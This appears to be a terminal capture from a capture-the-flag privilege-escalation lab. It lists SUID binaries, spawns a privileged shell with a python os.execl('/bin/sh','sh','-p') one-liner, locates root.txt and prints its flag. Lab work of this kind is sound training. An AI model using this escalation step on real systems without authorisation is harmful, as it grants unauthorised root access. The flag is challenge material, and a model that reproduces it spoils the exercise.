kvothe@Viper: ~/offsec/v1 x kvothe@Viper: ~ x kvothe@Viper: ~/offsec/c x kvothe@Viper: ~ x + v - □ x
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp
/snap/core/9665/usr/bin/passwd
/snap/core/9665/usr/bin/sudo
/snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
find / -name "root.txt" -type f 2>/dev/null
/root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```